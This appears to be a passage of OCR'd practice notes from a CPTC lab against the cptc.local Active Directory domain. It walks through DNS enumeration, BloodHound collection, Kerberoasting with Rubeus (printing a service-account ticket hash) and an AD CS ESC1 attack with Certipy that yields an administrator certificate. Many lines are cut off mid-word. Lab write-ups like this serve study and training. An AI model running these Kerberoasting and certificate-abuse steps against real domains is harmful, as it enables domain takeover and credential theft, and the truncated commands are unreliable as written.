┌──(root💀peakyblinder)-[~/test]
└─# ls
hash.txt       live-udp.txt  ping.nmap   rdns.nmap    tcp-
live-ping.txt  live.txt      ping.xml    rdns.xml     tcp-
live-tcp.txt   ping.gnmap    rdns.gnmap  targets.txt  tcp-
┌──(root💀peakyblinder)-[~/test]
└─# nano temp.txt
┌──(root💀peakyblinder)-[~/test]
└─# cat temp.txt | tr -s ' '
[+] SRV _gc._tcp.cptc.local dc2.cptc.local 192.168.12.11 3
[+] SRV _gc._tcp.cptc.local DC1.cptc.local 192.168.12.10 3
[+] SRV _kerberos._udp.cptc.local DC1.cptc.local 192.168.1
[+] SRV _kerberos._udp.cptc.local dc2.cptc.local 192.168.1
[+] SRV _ldap._tcp.cptc.local dc2.cptc.local 192.168.12.11
[+] SRV _ldap._tcp.cptc.local DC1.cptc.local 192.168.12.10
[+] SRV _kerberos._tcp.cptc.local DC1.cptc.local 192.168.1
[+] SRV _kerberos._tcp.cptc.local dc2.cptc.local 192.168.1
[+] SRV _ldap._tcp.pdc._msdcs.cptc.local DC1.cptc.local 19
[+] SRV _ldap._tcp.dc._msdcs.cptc.local dc2.cptc.local 192
[+] SRV _ldap._tcp.dc._msdcs.cptc.local DC1.cptc.local 192
[+] SRV _ldap._tcp.ForestDNSZones.cptc.local dc2.cptc.loca
[+] SRV _ldap._tcp.ForestDNSZones.cptc.local DC1.cptc.loca
```

```
[+] SRV _ldap._tcp.gc._msdcs.cptc.local dc2.cptc.local 192
[+] SRV _ldap._tcp.gc._msdcs.cptc.local DC1.cptc.local 192
[+] SRV _kpasswd._tcp.cptc.local DC1.cptc.local 192.168.12
[+] SRV _kpasswd._tcp.cptc.local dc2.cptc.local 192.168.12
[+] SRV _kerberos._tcp.dc._msdcs.cptc.local DC1.cptc.local
[+] SRV _kerberos._tcp.dc._msdcs.cptc.local dc2.cptc.local
[+] SRV _kpasswd._udp.cptc.local DC1.cptc.local 192.168.12
[+] SRV _kpasswd._udp.cptc.local dc2.cptc.local 192.168.12
┌──(root💀peakyblinder)-[~/test] [eth0: 10.0.2.15]
└─# cat temp.txt | tr -s ' ' | cut -d' ' -f4 | sort -u
DC1.cptc.local
dc2.cptc.local
┌──(root💀peakyblinder)-[~/test]
└─#
```


▼ PingCastle(This tool is used for the AD audits).

```
**PingCastle** is an Active Directory (AD) security assessr

### Key Commands:
1. **Basic Health Check**:
   ```
   PingCastle.exe --healthcheck
   ```
2. **Export Health Check Results**:
   ```
   PingCastle.exe --healthcheck --export
   ```
3. **Privilege Escalation Path Analysis**:
   ```
   PingCastle.exe --carto
   ```
4. **Timeline Report**:
   ```
   PingCastle.exe --timeline
   ```

These commands give a quick and effective way to assess th
```

BloodHound.



- SharpHound is the collector used to obtain the data of AD you need to import it into BloodHound.



```
PS C:\tools\SharpHound> .\SharpHound.exe -d cptc.local --doma
```

Kerberoasting


▼ What is Kerberoasting Attack?

Kerberoasting: Once the low-privileged account's password is cracked, we use the credentials to gain an initial foothold in the domain. Using tools like Rubeus, we request a TGT (Ticket Granting Ticket). With the TGT, we request TGS (Ticket Granting Service) tickets for service accounts. These tickets are encrypted with the service account's password hash, allowing us to crack them offline to get the plaintext password of high-privileged service accounts

```
To find all the kerberoastable users we can either use Blo

While using Rubeus: Make sure you are running Rubeus on a
- In our case we authenticated to the domain as a rpai use

Ran this command on rpai's powershell

1. To check kerberoastable users using Rubeus

PS C:\tools> .\Rubeus.exe kerberoast


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3


[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled ac
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC f

[*] Target Domain          : cptc.local
[*] Searching path 'LDAP://DC1.cptc.local/DC=cptc,DC=local

[*] Total kerberoastable users : 1


[*] SamAccountName         : sqlsvc
[*] DistinguishedName      : CN=SQL Service Account,CN=Use
[*] ServicePrincipalName   : MSSQLSvc/SERVER.cptc.local
[*] PwdLastSet             : 9/24/2024 7:38:51 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*sqlsvc$cptc.loca
                             ED003F333266BB46AA8C03$9B0DC1
                             3FB7B7FFA3271FAED16A4247F2641
                             B5D2B5EC5CDF9AB0E76CB96BDAF56
                             ABBA98D7412AC5CA3406E45AA5E1F
                             C27C5C7BBA271D0DFEC272E32151D
                             2638ECB79EE8FAB318E6B49CA0DBD
                             E729C95C2F0A6A61E2A81ED00A496
                             29BB368A9ADFDF113DE3D80E79943
                             436E7F25728434EECB3F18E04E80F
                             B0260B888F934B97C4725651F64C2
                             D25FC4C8F899E3857B3EF4D468C10
                             A58E6959192746ADC504F21C59E60
                             5AD8E0A7AFEE6C7DE149B5C4BE2EA
                             EEB0E92DA2B9105F2E1705B85E3C3
                             6BE502A29B076C269A22E2A6FAD5F
                             9445F8FD8DEA37E687E18EB7FB4AC
                             31F06F2E73A2F59B5750DEDB0AC4D
                             FC4D54ADC25AFBBC496CB848B04E0
                             8DEAA7F466FAF38FA0E2104690012
                             C2F2A0D1CF77FC15DEE7DB2C87F18
                             C295E9790BD6349371F55C4857BDF
                             79CB63E90D550191D7D2593A5EDA9
```

```
                                8088EDD52649E7C7089FE1B8103B2
                                0469D9FE0AE55FF79C34CF46893F8
                                7EBAF37E5E7096E95594999541273

IMPORTANT THINGS WE GOT FROM THIS:

Total Kerberoastable Users: 1 user (sqlsvc).
SamAccountName: sqlsvc (the service account name).
ServicePrincipalName (SPN): MSSQLSvc/SERVER.cptc.local (th
PwdLastSet: 9/24/2024 (date when the service account passw
Encryption Type: RC4-HMAC (weaker and easier to crack).
TGS Hash: The Kerberos Ticket hash you can now attempt to

NOTE: Now we use this TGS (Service Ticket) of the service
```



Active Directory Certificate Services Attack

▼ What are the Active Directory Certificate Services Attacks and How are they performed ?

AD CS is a service that manages digital certificates within an Active Directory environment. These certificates are like ID cards that prove someone's identity to a computer or a service (like logging into a network or sending secure emails).

Certificates are issued to users, computers, or services, giving them certain privileges (like encryption or authentication).

How Do AD CS Attacks Work?

Misconfigured Certificate Templates:

- If a template is poorly configured, a regular user might be able to request a certificate that gives them **higher permissions** than they should have, such as becoming a **Domain Admin** (the highest level of control in Active Directory).

Weak Access Control (ACLs):

- AD CS relies on **Access Control Lists (ACLs)** to decide who can request certificates.
- If these ACLs are too permissive, regular users might request certificates for other users, or even for **admin-level** accounts.

NTLM Relay Attacks:

- AD CS often uses a protocol called **NTLM** for authentication.
- Attackers can exploit this by **relaying** the NTLM authentication of another user (for example, tricking a user into authenticating), and use it to request certificates in that user's name. If they trick a high-privilege user, they can get a certificate with high-level permissions.

Enrollment Agents:

- AD CS includes something called an **Enrollment Agent**, which allows one user to request certificates on behalf of other users.
- If an attacker gains control over an Enrollment Agent template, they can request certificates **pretending to be any user**, including administrators.

We use certipy tool to get information about the certifica


```
┌──(root💀peakyblinder)-[~/test]
└─# certipy find -u rpai -p 123456 -dc-ip 192.168.12.10
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'cptc-CA' via CSRA
[!] Got error while trying to get CA configuration for 'cp
[*] Trying to get CA configuration for 'cptc-CA' via RRP
[!] Failed to connect to remote registry. Service should b
[*] Got CA configuration for 'cptc-CA'
[!] Failed to lookup user with SID 'S-1-5-21-712932268-350
[*] Saved BloodHound data to '20241016144057_Certipy.zip'.
[*] Saved text output to '20241016144057_Certipy.txt'
[*] Saved JSON output to '20241016144057_Certipy.json'


Certificate Authorities
  0
    CA Name                             : cptc-CA
    DNS Name                            : CA.cptc.local
    Certificate Subject                 : CN=cptc-CA, DC=c
    Certificate Serial Number           : 317D7E7FF503E9BD
    Certificate Validity Start          : 2024-09-25 01:35
    Certificate Validity End            : 2029-09-25 01:45
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : CPTC.LOCAL\Admin
      Access Rights
        ManageCertificates              : CPTC.LOCAL\Admin
```

```
                                        CPTC.LOCAL\Domai
                                        CPTC.LOCAL\Enter
      ManageCa                        : CPTC.LOCAL\Admin
                                        CPTC.LOCAL\Domai
                                        CPTC.LOCAL\Enter
      Enroll                          : CPTC.LOCAL\Authe
  [!] Vulnerabilities
    ESC8                              : Web Enrollment i
    ESC11                             : Encryption is no
e
Certificate Templates

33
  Template Name                       : UserSignature
  Display Name                        : User Signature O
  Enabled                             : False
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectRequireDi
                                        SubjectRequireEm
                                        SubjectAltRequir
                                        SubjectAltRequir
  Enrollment Flag                     : AutoEnrollment
  Private Key Flag                    : AttestNone
  Extended Key Usage                  : Secure Email
                                        Client Authentic
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : CPTC.LOCAL\Domai
                                        CPTC.LOCAL\Domai
```

```
                                           CPTC.LOCAL\Enter
      Object Control Permissions
        Owner                          : CPTC.LOCAL\Enter
        Write Owner Principals         : CPTC.LOCAL\Domai
                                         CPTC.LOCAL\Enter
        Write Dacl Principals          : CPTC.LOCAL\Domai
                                         CPTC.LOCAL\Enter
        Write Property Principals      : CPTC.LOCAL\Domai
                                         CPTC.LOCAL\Enter

Breakdown:

Extended Key Usage: Client Authentication --> this templat
Enrollment Rights:                       CPTC.LOCAL\Domai
                                         CPTC.LOCAL\Domai
                                         CPTC.LOCAL\Enter
Enrollment Rights  --> These are the people who can acutal

 Owner                          : CPTC.LOCAL\Enterprise A
 Write Owner Principals         : CPTC.LOCAL\Domain Admin
                                  CPTC.LOCAL\Enterprise A
Owner of the template is Enterprise Admins, and write owne



NOTE: WE CAN GREP OUT THE VULNERABILITIES USING CERTIPY

┌──(root💀peakyblinder)-[~/test]
└─# grep ESC 20241016144057_Certipy.txt
      ESC8                             : Web Enrollment i
      ESC11                            : Encryption is no
      ESC4                             : 'CPTC.LOCAL\\Aut
      ESC1                             : 'CPTC.LOCAL\\Dom

TO LEARN MORE ABOUT THESE VULNERABILITES WE CAN DO -B(BEFO

1
    Template Name                      : CPTCTemplate1
```

```
    Display Name                          : CPTC Template 1
    Certificate Authorities               : cptc-CA
    Enabled                               : True
    Client Authentication                 : True
    Enrollment Agent                      : False
    Any Purpose                           : False
    Enrollee Supplies Subject             : True
    Certificate Name Flag                 : EnrolleeSupplies
    Enrollment Flag                       : PublishToDs
                                            IncludeSymmetric
    Private Key Flag                      : ExportableKey
    Extended Key Usage                    : Client Authentic
                                            Secure Email
                                            Encrypting File
    Requires Manager Approval             : False
    Requires Key Archival                 : False
    Authorized Signatures Required        : 0
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    Minimum RSA Key Length                : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights                 : CPTC.LOCAL\Domai
                                            CPTC.LOCAL\Domai
                                            CPTC.LOCAL\Enter
      Object Control Permissions
        Owner                             : S-1-5-21-7129322
        Write Owner Principals            : CPTC.LOCAL\Domai
                                            CPTC.LOCAL\Enter
                                            S-1-5-21-7129322
        Write Dacl Principals             : CPTC.LOCAL\Domai
                                            CPTC.LOCAL\Enter
                                            S-1-5-21-7129322
        Write Property Principals         : CPTC.LOCAL\Domai
                                            CPTC.LOCAL\Enter
                                            S-1-5-21-7129322
    [!] Vulnerabilities
      ESC1                                : 'CPTC.LOCAL\\Dom
```

```
WE FOUND OUT "CPTCTemplate1" is vulnerable to ESC1 Vulnera

Breakdown:
1.Esc1, idea behind this, we can request a certificate bas
2.      Enrollee Supplies Subject          : True  --> th
3. To do that, lets go to the Certipy Repo on Github and c



┌──(root💀peakyblinder)-[~/test]
└─# certipy req -username rpai@cpt c.local -password 12345
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with multiple identifications
    UPN: 'administrator.cptc.local'
    DNS Host Name: 'dc1.cptc.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.cp

Now we got the Client Authentication Certificate for Admin









 WE get loads of information about Certificate Authority a


ESC1:
```


Kali Linux
GitHub - ly4k/Certipy: To
https://github.com/ly4k/Certipy?tab=readme-ov-file#esc1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
README
MIT license
Certipy
Table of Contents
Installation
Usage
Find
Request
Authenticate
Shadow Credentials
Golden Certificates
Certificates
Domain Escalation
ESC1
ESC2
ESC3
ESC4
ESC6
ESC7
ESC8
ESC9 & ESC10
ESC11
Contact
Credits
Installation
pip3 install certipy-ad
Usage
A lot of the usage and features are demonstrated in the blog posts for the release of Certipy 2.0 and 4.0.
+ 3 contributors
Languages
Python 100.0%
CPTC Pract
ChatGPT
Right Ctrl